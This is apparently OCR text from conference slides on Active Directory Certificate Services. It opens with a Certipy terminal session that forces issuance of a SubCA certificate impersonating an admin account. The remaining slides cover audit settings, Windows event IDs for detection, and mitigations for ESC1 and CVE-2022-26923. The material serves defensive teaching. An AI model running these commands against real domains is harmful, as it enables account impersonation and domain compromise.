
Request new Certificate with Private Key

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy req -username svc_adcs@fgp.corp -ca "fgp-ADCS-CA" -target ADCS.FGP.CORP -template SubCA
-upn 'svc_admin@fgp.corp'
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The
permissions on the certificate template do not allow the current user to enroll for this type of
certificate.
[*] Request ID is 177
Would you like to save the private key? (y/N) y
[*] Saved private key to 177.key
[-] Failed to request certificate


┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy ca -ca "fgp-ADCS-CA" -target ADCS.FGP.CORP  -issue-request 177 -username svc_adcs@fgp.corp
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Successfully issued certificate


┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy req -username svc_adcs@fgp.corp -ca "fgp-ADCS-CA" -target ADCS.FGP.CORP -template SubCA
-upn 'svc_admin@fgp.corp' -retrieve 177
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Rerieving certificate with ID 177
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'svc_admin@fgp.corp'
[*] Certificate has no object SID
[*] Loaded private key from '177.key'
[*] Saved certificate and private key to 'svc_admin.pfx'
```

PoC - All the thing together Mitigation

BONUS


Audit - ADCS


Groups
Local Computer Policy
Computer Configuration
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Windows Firewall with Advanced Security
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Computer
Advanced Audit Policy Configuration
System Audit Policies - Local Group Policy Obj
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff
Object Access
Policy Change
Privilege Use
System
Global Object Access Auditing
Subcategory
Audit Events
Audit Application Generated
Not Configured
Audit Certification Services
Success and Failure
Audit Detailed File Share
Not Configured
Audit File Share
Not Configured
Audit File System
Not Configured
Audit Filtering Platform Connection
Not Configured
Audit Filtering Platform Packet Drop
Not Configured
Audit Handle Manipulation
Not Configured
Audit Kernel Object
Not Configured
Audit Other Object Access Events
Not Configured
Audit Registry
Not Configured
Audit Removable Storage
Not Configured
Audit SAM
Not Configured
Audit Central Access Policy Staging
Not Configured
fgp-ADCS-CA Properties
Extensions
Storage
Certificate Managers
General
Policy Module
Exit Module
Enrollment Agents
Auditing
Recovery Agents
Security
To start logging events to the security log, you must enable the 'Audit object access' setting in Group Policy.
Events to audit:
Back up and restore the CA database
Change CA configuration
Change CA security settings
Issue and manage certificate requests
Revoke certificates and publish CRLs
Store and retrieve archived keys
Start and stop Active Directory Certificate Services
OK
Cancel
Apply
Help


Certificate template that vulnerable to the ESC1 technique EventID

Unfortunately, there is no simple way to monitor requesting the certificates, but we can use the Windows Event Log to help us identify the arbitrary SAN.


EventID 4898 - Manager approval DISABLE



Grants certificate enrollment right to the “Domain Users”





EventID 4898 - Supply in the Request DISABLE



Prevent the ESC1 - Template User Authentication


- Enable “Subject SPN and UPN”
- Enable “CA Certificate manager Approval”






CVE-2022–26923 – Hunting


For detect new computer and changes the DNSHostName we need monitoring the two events “4741 and 4742”

